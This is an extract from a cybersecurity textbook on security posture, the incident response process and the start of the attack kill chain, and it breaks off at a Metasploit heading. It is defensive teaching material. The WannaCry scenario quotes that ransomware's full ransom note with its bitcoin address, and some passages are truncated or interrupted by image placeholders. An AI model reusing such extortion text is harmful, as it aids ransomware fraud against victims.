Cybersecurity – Attack and Defense Strategies

Infrastructure security with Red Team and Blue Team tactics

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BIRMINGHAM - MUMBAI

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What this book covers

`Chapter 1`, *Security Posture*, defines what constitute a secure posture and how it helps in understanding the importance of having a good defense and attack strategy.

`Chapter 2`, *Incident Response Process*, introduces the incident response process and the importance to have one. It goes over different industry standards and best practices for handling the incident response.

`Chapter 3`, *Understanding the Cybersecurity Kill Chain*, prepares the reader to understand the mindset of an attacker, the different stages of the attack, and what usually takes place in each one of those phases.

`Chapter 4`, *Reconnaissance*, speaks about the different strategies to perform reconnaissance and how data is gathered to obtain information about the target for planning the attack.

`Chapter 5`, *Compromising the System*, shows current trends in strategies to compromise the system and explains how to compromise a system.

`Chapter 6`, *Chasing a User's Identity*, explains the importance of protecting the user's identity to avoid credential theft and goes through the process of hacking the user's identity.

`Chapter 7`, *Lateral Movement*, describes how attackers perform lateral movement once they compromise one system.

`Chapter 8`, *Privilege Escalation*, shows how attackers can escalate privileges in order to gain administrative access to the network system.

`Chapter 9`, *Security Policy*, focuses on the different aspects of the initial defense strategy, which starts with the importance of a well-created security policy and goes over the best practices for security policies, standards, security awareness training, and core security controls.

`Chapter 10`, *Network Segmentation*, looks into different aspects of defense in depth, covering physical network segmentation as well as the virtual and hybrid cloud.

`Chapter 11`, *Active Sensors*, details different types of network sensors that help the organizations to detect attacks.

`Chapter 12`, *Threat Intelligence*, speaks about the different aspects of threat intelligence from the community as well as from the major vendors.

`Chapter 13`, *Investigating an Incident*, goes over two case studies, for an on-premises compromised system and for a cloud-based compromised system, and shows all the steps involved in a security investigation.

`Chapter 14`, *Recovery Process*, focuses on the recovery process of a compromised system and explains how crucial it is to know what all options are available since live recovery of a system is not possible during certain circumstances.

`Chapter 15`, *Vulnerability Management*, describes the importance of vulnerability management to mitigate vulnerability exploitation. It covers the current threat landscape and the growing number of *ransomware* that exploits known vulnerabilities.

`Chapter 16`, *Log Analysis*, goes over the different techniques for manual log analysis since it is critical for the reader to gain knowledge on how to deeply analyze different types of logs to hunt suspicious security activities.

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Preface

With a threat landscape that it is in constant motion, it becomes imperative to have a strong security posture, which in reality means enhancing the protection, detection, and response. Throughout this book, you will learn the attack methods and patterns to recognize abnormal behavior within your organization with Blue Team tactics. You will also learn techniques to gather exploitation intelligence, identify risks, and demonstrate impact on Red and Blue team strategies.

Who this book is for

This book is for information security professionals and IT professionals who want to know more about Cybersecurity.

To get the most out of this book

1. We assume that the readers of this book know the basic information security concepts, Windows, and Linux operating systems.
2. Some of the demonstrations from this book can also be done in a lab environment; therefore, we recommend you to have a virtual lab with the following VMs: Windows Server 2012, Windows 10, and Kali Linux.

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: `http://www.packtpub.com/sites/default/files/downloads/CybersecurityAttackandDefenseStrategies_ColorImages.pdf`.

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Mount the downloaded `WebStorm-10*.dmg` disk image file as another disk in your system."

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Select System info from the Administration panel."

> *Warnings or important notes appear like this.*
> *Tips and tricks appear like this.*

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Security Posture

Over the years, the investments in security moved from *nice to have* to *must have*, and now organizations around the globe are realizing how important it is to continually invest in security. This investment will ensure that the company stays competitive in the market. Failure to properly secure their assets could lead to irrepairable damage, and in some circumstances could lead to bankruptcy. Due to the current threat landscape, investing only in protection isn't enough. Organizations must enhance their overall security posture. This means that the investments in protection, detection, and response must be aligned.

In this chapter, we'll be covering the following topics:

- The current threat landscape
- The challenges in the cybersecurity space
- How to enhance your security posture
- Understanding the roles of the Blue Team and Red Team in your organization

The current threat landscape

With the prevalence of always-on connectivity and advancements in technology that are available today, the threats are evolving rapidly to exploit different aspects of these technologies. Any device is vulnerable to attack, and with **Internet of Things** (**IoT**) this became a reality. In October 2016, a series of **Distributed Denial of Service** (**DDoS**) attacks were launched against DNS servers, which caused some major web services to stop working, such as GitHub, Paypal, Spotify, Twitter, and others (1).


This was possible due to the amount of insecure IoT devices around the world. While the use of IoT to launch a massive cyber attack is something new, the vulnerabilities in those devices are not. As a matter of fact, ...

The credentials – authentication and authorization

According to Verizon's 2017 Data Breach Investigations Report (9), the association between threat actor (or just actor), their motives and their modus operandi vary according to the industry. However, the report states that stolen credentials is the preferred attack vector for financial motivation or organized crime. This data is very important, because it shows that threat actors are going after user's credentials, which leads to the conclusion that companies must focus specifically on authentication and authorization of users and their access rights.

The industry agreed that a user's identity is the new perimeter. This requires security controls specifically designed to

authenticate and authorize individuals based on their job and need for specific data within the network. Credential theft could be just the first step to enable cybercriminals to have access to your system. Having a valid user account in the network will enable them to move laterally (pivot), and at some point find the right opportunity to escalate privilege to a domain administrator account. For this reason, applying the old concept of defense in depth is still a good strategy to protect a user's identity, as shown in the following diagram:



Here, there are multiple layers of protection, starting with the regular security policy enforcement for accounts, which follow industry best practices such as strong password requirements, a policy requiring frequent password changes, and password strength. Another growing trend to protect user identities is to enforce MFA. One method that is having increased adoption is the callback feature, where the user initially authenticates using his/her credentials (username and password), and receives a call to enter their pin. If both authentication factors succeed, they are authorized to access the system or network. We are going to explore this topic in greater detail in `Chapter 6`, *Chasing User's Identity*.

Apps

Applications (we will call them apps from now on), are the entry point for the user to consume data and to transmit, process, or store information onto the system. Apps are evolving rapidly and the adoption of SaaS-based apps is on the rise. However, there are inherited problems with this amalgamation of apps. Here are two key examples:

- **Security**: How secure are these apps that are being developed in-house and the ones that you are paying for as a service?
- **Company-owned versus personal apps**: Users will have their own set of apps on their own devices (BYOD scenario). How do these apps jeopardize the company's security posture and can they lead to a potential data breach?

If you have a team of developers that are building apps in-house, ...

Data

As we finished the previous section talking about data, we should ensure that data is always protected regardless of its current state (*in transit* or *at rest*). There will be different threats according to the data's state. The following are some examples of potential threats and countermeasures:

These are only some examples of potential threats and suggested countermeasures. A deeper analysis must be performed to fully understand the data path according to the customer's needs. Each customer will have their own particularities regarding data path, compliance, rules, and regulations. It is critical to understand these requirements even before the project is started.

Cybersecurity challenges

To analyze the cybersecurity challenges faced by companies nowadays, it is necessary to obtain tangible data, and evidence of what's currently happening in the market. Not all industries will have the same type of cybersecurity challenges, and for this reason we will enumerate the threats that are still the most prevelant across different industries. This seems to be the most appropriate approach for cybersecurity analysts that are not specialized in certain industries, but at some point in their career they might need to deal with a certain industry that they are not so familiar with.

Old techniques and broader results

According to Kaspersky Global IT Risk Report 2016 (14), the top causes for the most costly data breaches are based on old attacks that are evolving over time, which are in the following order:

- Viruses, malware, and trojans
- Lack of diligence and untrained employees
- Phishing and social engineering
- Targeted attack
- Crypto and ransomware

Although the top three in this list are old suspects and very well-known attacks in the cybersecurity community, they are still succeeding, and for this reason they are still part of the current cybersecurity challenges. The real problem with the top three is that they are usually correlated to human error. As explained

before, everything may start with a phishing email that uses social engineering to lead the employee to click on a link that may download a virus, malware, or Trojan. In the last sentence, we covered all three in a single scenario.

The term *targeted attack* (or advanced persistent threat) sometimes is not too clear for some individuals, but there are some key attributes that can help you identify when this type of attack is taking place. The first and most important attribute is that the attacker has a specific target in mind when he/she starts to create a plan of attack. During this initial phase, the attacker will spend a lot of time and resources to perform public reconnaissance to obtain the necessary information to carry out the attack. The motivation behind this attack is usually data exfiltration, in other words, stealing data. Another attribute for this type of attack is the longevity, or the amount of time that they maintain persistent access to the target's network. The intent is to continue moving laterally across the network, compromising different systems until the goal is reached.

One of the greatest challenges in this area is to identify the attacker once they are already inside the network. The traditional detection systems such as **Intrusion Detection Systems** (**IDS**) may not be sufficient to alert on suspicious activity taking place, especially when the traffic is encrypted. Many researchers already pointed out that it can take up to 229 days between the infiltration and detection (15). Reducing this gap is definitely one of the greatest challenges for cybersecurity professionals.

Crypto and ransomware are emerging and growing threats that are creating a whole new level of challenge for organizations and cybersecurity professionals. In May 2017, the world was shocked

by the biggest ransomware attack in history, called Wannacry. This ransomware exploited a known Windows SMBv1 vulnerability that had a patch released in March 2017 (59 days prior to the attack) via MS17-010 (16) bulletin. The attackers used an exploit called EternalBlue that was released in April 2017, by a hacking group called Shadow Brokers. According to MalwareTech (18), this ransomware infected more than 400,000 machines across the globe, which is a gigantic number, never seen before in this type of attack. One lesson learned from this attack was that companies across the world are still failing to implement an effective vulnerability management program, which is something we will cover in more detail in `Chapter 15`, *Vulnerability Management*.

It is very important to mention that phishing emails are still the number one delivery vehicle for ransomware, which means that we are going back to the same cycle again, educate the user to reduce the likelihood of successful exploitation of human factor via social engineering, and have tight technical security controls in place to protect and detect.

The shift in the threat landscape

In 2016, a new wave of attacks also gained mainstream visibility, when CrowdStrike reported that it had identified two separate Russian intelligence-affiliated adversaries present in the United States **Democratic National Committee** (**DNC**) network (19). According to their report, they found evidence that two Russian hacking groups were in the DNC network: Cozy Bear (also classified as APT29) and Fancy Bear (APT28). Cozy Bear was not a new actor in this type of attack, since evidence has shown that in 2015 (20) they were behind the attack against the Pentagon email system via spear phishing attacks.


This type of scenario is called Government-sponsored cyber attacks, but some specialists prefer to be more general ...

Enhancing your security posture

If you carefully read this entire chapter, it should be very clear that you can't use the old approach to security facing today's challenges and threats. For this reason, it is important to ensure that your security posture is prepared to deal with these challenges. To accomplish this, you must solidify your current protection system across different devices regardless of the form factor.

It is also important to enable IT and security operations to quickly identify an attack, by enhancing the detection system. Last but certainly not least, it is necessary to reduce the time between infection and containment by rapidly responding to an attack by enhancing the effectiveness of the response process.

Based on this, we can safely say that the security posture is composed of three foundational pillars as shown in the following diagram:



These pillars must be solidified and if in the past, the majority of the budget was put into protection, now it's even more imperative to spread that investment and level of effort across the other pillars. These investments are not exclusively in technical security controls, they must also be done in the other spheres of the business, which includes administrative controls.

It is recommended to perform a self-assessment to identify the gaps within each pillar from the tool perspective. Many companies evolved over time and never really updated their security tools to accommodate the new threat landscape and how attackers are exploiting vulnerabilities.

A company with an enhanced security posture shouldn't be part of the statistics that were previously mentioned (229 days between the infiltration and detection). This gap should be drastically reduced and the response should be immediate. To accomplish this, a better incident response process must be in place, with modern tools that can help security engineers to investigate security-related issues. `Chapter 2`, *Incident Response Process*

will cover incident response in more detail and `Chapter 13`, *Investigating an Incident*, will cover some case studies related to actual security investigations.

The Red and Blue Team

The Red/Blue Team exercise is not something new. The original concept was introduced a long time ago during World War I and like many terms used in information security, originated in the military. The general idea was to demonstrate the effectiveness of an attack through simulations.

For example, in 1932 Rear Admiral Harry E. Yarnell demonstrated the efficacy of an attack on Pearl Harbor. Nine years later, when the Japanese attacked Pearl Harbor, it was possible to compare and see how similar tactics were used (22).

The effectiveness of simulations based on real tactics that might be used by the adversary are well known and used in the military. The University of Foreign Military and Cultural Studies has specialized ...

Assume breach

Due to the emerging threats and cyber security challenges, it was necessary to change the methodology from prevent breach to assume breach. The traditional prevent breach approach by itself does not promote the ongoing testing, and to deal with modern threats you must always be refining your protection. For this reason, the adoption of this model to the cybersecurity field was a natural move.


When the former director of the CIA and National Security Agency Retired Gen. Michael Hayden said in 2012(26):

"Fundamentally, if somebody wants to get in, they're getting in. Alright, good. Accept that."

During an interview, many people didn't quite understand what he really meant, but this sentence is the core of the assume breach approach. Assume breach validates the protection, detection, and response to ensure they are implemented correctly. But to operationalize this, it becomes vital that you leverage Red/Blue Team exercises to simulate attacks against its own infrastructure and test the company's security controls, sensors, and incident-

response process.

In the following diagram, you have an example of the interaction between phases in the **Red Team/Blue Team** exercise:



It will be during the post breach phase that the Red and Blue Team will work together to produce the final report. It is important to emphasize that this should not be a one off exercise, instead, must be a continuous process that will be refined and improved with best practices over time.

References

You can refer to the following articles:

1. Refer to `http://www.darkreading.com/attacks-breaches/new-iot-botnet-discovered-120k-ip-cameras-at-risk-of-attack/d/d-id/1328839`
2. Refer to `https://www.welivesecurity.com/2014/11/11/website-reveals-73000-unprotected-security-cameras-default-passwords/`
3. Refer to `https://threatpost.com/20-linksys-router-models-vulnerable-to-attack/125085/`
4. Refer to `https://www.nytimes.com/2017/02/15/us/remote-workers-work-from-home.html`
5. Read the vendor-agnostic guidelines to adopt BYOD published at the ISSA Journal `https://blogs.technet.microsoft.com/yuridiogenes/2014/03/11/byod-article-published-at-issa-journal/`

1. Refer to `http://www.csoonline.com/article/3154714/security/ransomware-took-in-1-billion-in-2016-improved-defenses-may-not-be-enough-to-stem-the-tide.html ...`

Summary

In this chapter, you learned more about the current threat landscape and how these new threats are used to compromise credentials, apps, and data. In many scenarios, old hacking techniques are used, such as phishing emails. However, with a more sophisticated approach. You also learned the current reality regarding the nationwide type of threat, and government-targeted attacks. In order to protect your organization against these new threats, you learned about key factors that can help you to enhance your security posture. It is essential that part of this enhancement shifts the attention from protection only to include detection and response. For that, the use of Red and Blue Team becomes imperative. The same concept applies to the assume breach methodology.

In the next chapter, you will continue to learn about the enhancement of your security posture. However, the chapter will focus on the incident response process. The incident response process is primordial for companies that need a better detection and response against cyber threats.

Incident Response Process

In the last chapter, you learned about the three pillars that sustained your security posture, and two of them (detection and response) are directly correlated with the **Incident Response** (**IR**) process. To enhance the foundation of your security posture, you need to have a solid incident response process. This process will dictate how to handle security incidents and rapidly respond to them. Many companies do have an incident response process in place, but they fail to constantly review it to incorporate lessons learned from previous incidents, and on top of that, many are not prepared to handle security incidents in a cloud environment.

In this chapter, we're going to be covering the following topics:

- The incident ...


Incident response process

There are many industry standards, recommendations, and best practices that can help you to create your own incident response. You can still use those as a reference to make sure you cover all the relevant phases for your type of business. The one that we are going to use as a reference in this book is the **Computer Security Incident Response** (**CSIR**)—publication 800-61R2 from NIST(1).

Reasons to have an IR process in place

Before we dive into more details about the process itself, it is important to be aware of some of the terminology that is used, and also what the final goal is when using IR as part of enhancing your security posture. Why is it important? Let's use a fictitious company to illustrate why this is important.

The following diagram has a timeline of events(2) that leads the help desk to escalate the issue and start the incident response process:



2
User open a suspicious email
4
A user trying to authenticate from his mobile device reports that he is unable to authenticate
6
Since there are indications of compromise, a security incident is created
System was working properly
Sensors do not detect anything
Help desk starts troubleshooting the issue
Incident response continues from here
1
3
5
7

The following table has some considerations about each step in this scenario:

Creating an incident response process

Although the incident response process will vary according to the company and its needs, there are some fundamental aspects of it that will be the same across different industries.

The following diagram shows the foundational areas of the incident response process:



The first step to create your incident response process is to

establish the objective—in other words, to answer the question: What's the purpose of this process? While this might look redundant, as the name seems to be self-explanatory, it is important that you are very clear as to the purpose of the process so that everyone is aware of what this process is trying to accomplish.

Once you have the objective defined, you need to work on the scope. Again, you start this by answering a question, which in this case is: To whom does this process apply?

Although the incident response process usually has a company-wide scope, it can also have a departmental scope in some scenarios. For this reason, it is important that you define whether this is a company-wide process or not.

Each company may have a different perception of a security incident; therefore, it is imperative that you define what constitutes a security incident, and give examples.

Along with the definition, companies must create their own glossary with definitions of the terminology used. Different industries will have different sets of terminologies, and if these terminologies are relevant to a security incident, they must be documented.

In an incident response process, the roles and responsibilities are critical. Without the proper level of authority, the entire process is at risk.

The importance of the level of authority in an incident response is evident when you consider the question: Who has the authority to confiscate a computer in order to perform further investigation?

By defining the users or groups that have this level of authority, you are ensuring that the entire company is aware of this, and if an incident occurs, they will not question the group that is enforcing the policy.

What defines a critical incident? How are you going to distribute your manpower when an incident occurs? Should you allocate more resources to incident "A" versus incident "B"? Why? These are only some examples of questions that should be answered to define the priorities and severity level.

To determine the priority and severity level, you will need to also take into consideration the following aspects of the business:

- **Functional impact of the incident in the business**: The importance of the affected system for the business will have a direct effect on the incident's priority. All stakeholders for the affected system should be aware of the issue, and will have their input in the determination of priorities.
- **Type of information affected by the incident**: Every time you deal with PII, your incident will have high priority; therefore, this is one of the first elements to verify during an incident.
- **Recoverability**: After the initial assessment, it is possible to give an estimate of how long it will take to recover from an incident. Depending on the amount of time to recover, combined with the criticality of the system, this could drive the priority of the incident to high severity.

In addition to these fundamental areas, an incident response process also needs to define how it will interact with third parties, partners, and customers.

For example, if an incident occurs and throughout the investigation process it was identified that a customer's **personal identifiable information** (**PII**) was leaked, how will the company communicate this to the media? In the incident response process, communication with the media should be aligned with the company's security policy for data disclosure. The legal department should also be involved prior to the press release to ensure that there is no legal issue with the statement. Procedures to engage law enforcement must also be documented in the incident response process. When documenting this, take into consideration the physical location—where the incident took place, where the server is located (if appropriate), and the state. By collecting this information, it will be easier to identify the jurisdiction and avoid conflicts.

Incident response team

Now that you have the fundamental areas covered, you need to put the incident response team together. The format of the team will vary according to the company size, budget, and purpose. A large company may want to use a distributed model, where there are multiple incident response teams with each one having specific attributes and responsibilities. This model can be very useful for organizations that are geodispersed, with computing resources located in multiple areas. Other companies may want to centralize the entire incident response team in a single entity. This team will handle incidents regardless of the location.

After choosing the model that will be used, the company will start recruiting employees to be part ...

Incident life cycle

Every incident that starts must have an end, and what happens in between the beginning and the end are different phases that will determine the outcome of the response process. This is an ongoing process that we call the incident life cycle. What we have described until now can be considered the preparation phase. However, this phase is broader than that—it also has the partial implementation of security controls that were created based on the initial risk assessment (this was supposedly done even before creating the incident response process).


Also included in the preparation phase is the implementation of other security controls, such as:

- Endpoint protection
- Malware protection
- Network security

The preparation phase is not static, and you can see in the following diagram that this phase will receive input from post-

incident activity.

The other phases of the life cycle and how they interact are also shown in this diagram:



The **DETECTION** and **CONTAINMENT** phase could have multiple interactions within the same incident. Once the loop is over, you will move on to the post-incident activity phase. The sections that follow will cover these last three phases in more detail.

Handling an incident

Handling an incident in the context of the IR life cycle includes the detection and containment phases. In order to detect a threat, your detection system must be aware of the attack vectors, and since the threat landscape changes so rapidly, the detection system must be able to dynamically learn more about new threats and new behaviors, and trigger an alert if a suspicious activity is encountered.

While many attacks will be automatically detected by the detection system, the end user has an important role in identifying and reporting the issue in case they find a suspicious activity.

For this reason, the end user should also be aware of the different types of attack and learn how to manually create an incident ticket ...

Best practices to optimize incident handling

You can't determine what's abnormal if you don't know what's normal. In other words, if a user opens a new incident saying that the server's performance is slow, you must know all the variables before you jump to a conclusion. To know if the server is slow, you must first know what's considered to be a normal speed. This also applies to networks, appliances, and other devices. To mitigate scenarios like this, make sure you have the following in place:

- System profile
- Network profile/baseline
- Log-retention policy
- Clock synchronization across all systems

Based on this, you will be able to establish what's normal across all systems and networks. This will be very useful when an incident occurs and you need to determine what's normal before starting to troubleshoot the issue from a security perspective.

Post-incident activity

The incident priority may dictate the containment strategy—for example, if you are dealing with a DDoS attack that was opened as a high-priority incident, the containment strategy must be treated with the same level of criticality. It is rare that the situations where the incident is opened as high severity are prescribed medium-priority containment measures, unless the issue was somehow resolved in between phases.

Real-world scenario

Let's use the WannaCry outbreak as a real-world example, using the fictitious company Diogenes & Ozkaya Inc. to demonstrate the end-to-end incident response process.

On May 12, 2017, some users called the help desk saying that they were receiving the following screen:

Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37
Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin
ACCEPTED HERE
Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Copy
Check Payment
Decrypt

After an initial assessment and confirmation of the issue (detection phase), the security team was engaged and an incident was

created. Since many systems were experiencing the same issue, they raised the severity of this incident to high. They used their threat intelligence to rapidly identify that this was a ransomware outbreak, and to prevent other systems from getting infected, they had to apply the MS17-00(3) patch.

At this point, the incident response team was working on three different fronts: one to try to break the ransomware encryption, another to try to identify other systems that were vulnerable to this type of attack, and another one working to communicate the issue to the press.

They consulted their vulnerability management system and identified many other systems that were missing this update. They started the change management process and raised the priority of this change to critical. The management system team deployed this patch to the remaining systems.

The incident response team worked with their antimalware vendor to break the encryption and gain access to the data again. At this point, all other systems were patched and running without any problems. This concluded the containment eradication and recovery phase.


Lessons learned

After reading this scenario, you can see examples of many areas that were covered throughout this chapter and that will come together during an incident. But an incident is not finished when the issue is resolved. In fact, this is just the beginning of a whole different level of work that needs to be done for every single incident—document the lessons learned.

One of the most valuable pieces of information that you have in the post-incident activity phase is the lessons learned. This will help you to keep refining the process through the identification of gaps in the process and areas of improvement. When an incident is fully closed, it will be documented, and this documentation must be very detailed, with the full timeline ...

Incident response in the cloud

When we speak about cloud computing, we are talking about a shared responsibility (4) between the cloud provider and the company that is contracting the service. The level of responsibility will vary according to the service model, as shown in the following diagram:



For **Software as a Service** (**SaaS**), most of the responsibility is on the **Cloud Provider**; in fact, the customer's responsibility is

basically to keep his or her infrastructure on premises protected (including the endpoint that is accessing the cloud resource). For **Infrastructure as a Service** (**IaaS**), most of the responsibility lies on the customer's side, including vulnerability and patch management.

Understanding the responsibilities is important in order to understand the data gathering boundaries for incident response purposes. In an IaaS environment, you have full control of the virtual machine and have complete access to all logs provided by the operating system. The only missing information in this model is the underlying network infrastructure and hypervisor logs. Each cloud provider (5) will have its own policy regarding data gathering for incident response purposes, so make sure that you review the cloud provider policy before requesting any data.

For the SaaS model, the vast majority of the information relevant to an incident response is in possession of the cloud provider. If suspicious activities are identified in a SaaS service, you should contact the cloud provider directly, or open an incident via a portal (6). Make sure that you review your SLA to better understand the rules of engagement in an incident response scenario.

Updating your IR process to include cloud

Ideally, you should have one single incident response process that covers both major scenarios—on-premises and cloud. This means you will need to update your current process to include all relevant information related to the cloud.

Make sure that you review the entire IR life cycle to include cloud-computing-related aspects. For example, during the preparation, you need to update the contact list to include the cloud provider contact information, on-call process, and so on. The same applies to other phases:

- **Detection**: Depending on the cloud model that you are using, you want to include the cloud provider solution for detection in order to assist you during the investigation (7).
- **Containment**: Revisit ...

References

1. You can download this publication at `http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf`
2. According to Computer Security Incident Response (CSIR)—Publication 800-61R2 from NIST, an event is "any observable occurrence in a system or network". More information at `http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf`

1. More information about this patch at `https://technet.microsoft.com/en-us/library/security/ms17-010.aspx`
2. More information about this subject at `https://blog.cloudsecurityalliance.org/2014/11/24/shared-responsibilities-for-security-in-the-cloud-part-1/`
3. For Microsoft Azure, read this paper for more information about incident response in the cloud `https://gallery.technet.microsoft.com/Azure-Security-Response-in-dd18c678`
4. For Microsoft Online Service you can use this form `https://cert.microsoft.com/report.aspx`

5. Watch the author Yuri Diogenes demonstrating how to use Azure Security Center to investigate a cloud incident `https://channel9.msdn.com/Blogs/Azure-Security-Videos/Azure-Security-Center-in-Incident-Response`
6. You can download this document from `https://cloudsecurityalliance.org/document/incident-response/`

Summary

In this chapter, you learned about the incident response process, and how this fits into the overall purpose of enhancing your security posture. You also learned about the importance of having an incident response in place to rapidly identify and respond to security incidents. By planning each phase of the incident response life cycle, you create a cohesive process that can be applied to the entire organization. The foundation of the incident response plan is the same for different industries, and on top of this foundation you can include the customized areas that are relevant to your own business. You also came across the key aspects of handling an incident, and the importance of post-incident activity—which includes a full documentation ...

Understanding the Cybersecurity Kill Chain

The last chapter, you learned about the incident response process and how it fits into the overall enhancement of a company's security posture. Now it is time to start thinking as an attacker and understand the rationale, the motivation, and the steps of performing an attack. We call this the cybersecurity kill chain, which is something that we briefly covered in `Chapter 1`, *Secure Posture*. Today, the most advanced cyber-attacks are reported to involve intrusions inside a target's network that last a long time before doing damage or being discovered. This reveals a unique characteristic of today's attackers: they have an astounding ability to remain undetected until the time is right. This means that they operate on well-structured and scheduled plans. The precision of their attacks has been under study and has revealed that most cyber attackers use a series of similar phases to pull off successful attacks.

To enhance your security posture, you need to ensure that all phases of the cybersecurity kill chain are covered from a protection and detection perspective. But the only way to do that is to ensure that you understand how each phase works, the mindset of an attacker, and the tolls that are taken on each phase.

In this chapter, we're going to be covering the following topics:

- External reconnaissance
- Compromising the system
- Lateral movement
- Privilege escalation
- Concluding the mission

External reconnaissance

In this phase, an attacker is simply looking for a vulnerable target to attack. The motive is to harvest as much information as possible from outside the target's network and systems. This may be information about the target's supply chain, obsolete device disposal, and employee social media activities. This will enable the attacker to decide on the exploitation techniques that are suitable for each vulnerability identified about a particular target. The list of targets might be endless, but attackers have a particular taste for naïve users that hold certain privileges in systems. However, anyone in an organization can be targeted, including suppliers and customers. All that is needed is a weak point for the attackers ...

Scanning

In this subphase of reconaissance, an attacker will critically examine weak points identified in the reconnaissance phase. It involves the use of various scanning tools to find loopholes that can be exploited to stage an attack. Attackers take a considerable amount of time in this stage as they know that it determines a significant percentage of their success.

From the numerous available scanning tools, the ones presented in the sections that follow are the most commonly used ones.

NMap

NMap is a free and open source network mapping tool that is available for Windows, Linux, and macOS. Network admins have appreciated the immense power that this free tool has. The tool works using raw IP packets that are sent throughout a network. This tool can do an inventory of the devices connected to a target network, identify the open ports that could be exploited, and monitor the uptime of hosts in the network.

This tool is also able to tell the services running on a network's hosts to fingerprint the operating systems used by the hosts and to identify the firewall rules being enforced in the network. NMap has a command-line interface, but there is a similar tool that has a graphical user interface called Zenmap. Zenmap is a tool ...

Metasploit

